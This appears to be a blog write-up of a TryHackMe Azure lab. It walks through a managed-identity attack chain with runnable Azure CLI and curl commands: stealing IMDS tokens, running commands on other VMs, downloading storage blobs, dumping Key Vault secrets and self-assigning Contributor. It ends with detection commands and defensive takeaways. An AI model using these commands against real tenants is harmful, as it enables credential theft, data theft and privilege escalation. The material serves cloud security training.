Listen to this Post
Introduction:

A recent TryHackMe scenario demonstrates how attackers can pivot across Azure environments using misconfigured managed identities and over-permissioned roles. This exercise reveals critical cloud security vulnerabilities that transform a single compromised credential into a complete tenant takeover, highlighting the chain reaction effect of improper identity and access management in cloud infrastructure.
Learning Objectives:
- Understand Azure Managed Identity exploitation techniques
- Master privilege escalation through role-based access control (RBAC)
- Learn cloud forensic commands to detect identity-based attacks
You Should Know:
1. Initial Access Through Azure CLI
az login --username [email protected] --password P@ssw0rd!
az account show --query "name" -o tsv
This command authenticates to Azure using compromised credentials and displays the current subscription name. Attackers use this to verify successful authentication and identify which resources are accessible within the initial scope of permissions.
2. Enumerating Accessible Resources
az vm list --query "[].{Name:name, ResourceGroup:resourceGroup}" -o table
az resource list --query "[].{Name:name, Type:type, ResourceGroup:resourceGroup}" -o table
These commands list all accessible virtual machines and resources. The first command specifically targets VMs while the second provides a comprehensive view of all accessible resources, helping attackers map the attack surface and identify potential pivot points.
3. Exploiting Managed Identity Permissions
az vm run-command invoke --name target-vm --command-id RunPowerShellScript --scripts "curl -H 'Metadata:true' 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/'"
This command exploits a VM’s managed identity to retrieve an access token from the Instance Metadata Service (IMDS). The token can then be used to authenticate to Azure Resource Manager and potentially escalate privileges if the managed identity has excessive permissions.
4. Token Extraction and Utilization
TOKEN=$(curl -H 'Metadata:true' "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/" | jq -r '.access_token')
curl -H "Authorization: Bearer $TOKEN" "https://management.azure.com/subscriptions/{subscriptionId}/resourceGroups/{resourceGroup}/providers/Microsoft.Compute/virtualMachines?api-version=2023-03-01"
These commands extract a managed identity token and use it to make authenticated API calls to Azure management endpoints. This technique allows attackers to bypass original credential limitations and operate with the permissions of the managed identity.
5. Role-Based Access Control Enumeration
az role assignment list --include-inherited --query "[].{Principal:principalName, Role:roleDefinitionName, Scope:scope}" -o table
az ad signed-in-user show --query "displayName" -o tsv
These commands enumerate RBAC assignments and identify the current user context. Understanding role assignments helps attackers identify over-permissioned principals and potential privilege escalation paths through inherited permissions.
6. Lateral Movement via Run Commands
az vm run-command invoke --name jump-target --command-id RunPowerShellScript --scripts "Invoke-WebRequest -Uri http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://graph.microsoft.com/ -Headers @{Metadata='true'}" --ids /subscriptions/{sub-id}/resourceGroups/{rg}/providers/Microsoft.Compute/virtualMachines/{vm-name}
This demonstrates lateral movement by executing commands on other VMs using available permissions. The command retrieves Graph API tokens, enabling access to Azure Active Directory and potential further escalation.
7. Storage Account Access Exploitation
az storage account list --query "[].{Name:name, ResourceGroup:resourceGroup}" -o table
az storage container list --account-name targetstorage --auth-mode login
az storage blob download --container-name sensitive --name config.xml --file looted_config.xml --account-name targetstorage
These commands enumerate accessible storage accounts and exfiltrate sensitive data. Storage accounts often contain configuration files, credentials, or other sensitive information that can facilitate further compromise.
8. Key Vault Credential Harvesting
az keyvault list --query "[].{Name:name, ResourceGroup:resourceGroup}" -o table
az keyvault secret list --vault-name target-kv --query "[].name" -o tsv
az keyvault secret show --name admin-password --vault-name target-kv --query "value" -o tsv
These commands identify accessible Key Vaults and extract stored secrets. Key Vaults often contain credentials, certificates, and connection strings that can provide access to additional systems and services.
9. Network Security Group Bypass
az network nsg list --query "[].{Name:name, ResourceGroup:resourceGroup}" -o table
az network nsg rule list --nsg-name target-nsg --resource-group rg-network --query "[].{Name:name, Access:access, Direction:direction, Port:destinationPortRange}" -o table
These commands enumerate Network Security Group rules to identify misconfigurations that might allow unauthorized access. Understanding network security controls helps attackers plan lateral movement and data exfiltration.
10. Privilege Escalation through Role Assignment
az role assignment create --assignee current-user --role Contributor --scope /subscriptions/{subscription-id}
az ad user list --query "[].{DisplayName:displayName, UserPrincipalName:userPrincipalName}" -o table
These commands demonstrate privilege escalation by assigning elevated roles to the current user context. The Contributor role provides extensive permissions that can lead to full subscription compromise.
11. Detecting Managed Identity Misconfigurations
az vm list --query "[].{Name:name, Identity:identity.type}" -o table
az resource list --resource-type "Microsoft.ManagedIdentity/userAssignedIdentities" --query "[].{Name:name, ResourceGroup:resourceGroup}" -o table
These detection commands help security teams identify VMs with managed identities enabled and list all user-assigned identities. Regular auditing of these resources is crucial for preventing identity-based attacks.
12. Monitoring and Alerting Configuration
az monitor activity-log list --max-events 50 --query "[].{Operation:operationName.localizedValue, Caller:caller, Time:eventTimestamp}" -o table
az security alert list --query "[].{Alert:alertDisplayName, State:state, Time:reportedTimeUtc}" -o table
These monitoring commands help security teams investigate suspicious activities and review security alerts. Proactive monitoring is essential for detecting and responding to identity-based attacks in cloud environments.
What Undercode Say:
- Identity is the new perimeter in cloud security, with managed identities becoming primary attack targets
- RBAC misconfigurations create domino effects that transform limited access into full environment compromise
- Cloud detection must focus on token generation patterns and unusual managed identity usage
The Azure Hoppity Hop scenario demonstrates that cloud security fundamentally revolves around identity management. Unlike traditional perimeter security, cloud environments require defenders to assume breach and focus on limiting lateral movement through strict privilege allocation. The scenario reveals how attackers can chain together seemingly minor misconfigurations—a managed identity with excessive permissions here, an inherited role assignment there—to achieve complete tenant compromise. Organizations must implement zero-trust principles for managed identities, regularly audit role assignments, and monitor token usage patterns to detect and prevent these identity-based attack chains before they result in catastrophic breaches.
Prediction:
Identity-based cloud attacks will evolve beyond simple privilege escalation to include AI-driven reconnaissance that automatically maps identity relationships and identifies misconfigurations across multi-cloud environments. As organizations accelerate cloud adoption, we’ll see increased automation in both attack and defense, with machine learning algorithms predicting attack paths and recommending security hardening measures. The convergence of identity management and AI will define the next generation of cloud security, requiring defenders to adopt predictive security postures rather than reactive measures.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mathias Detmers – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


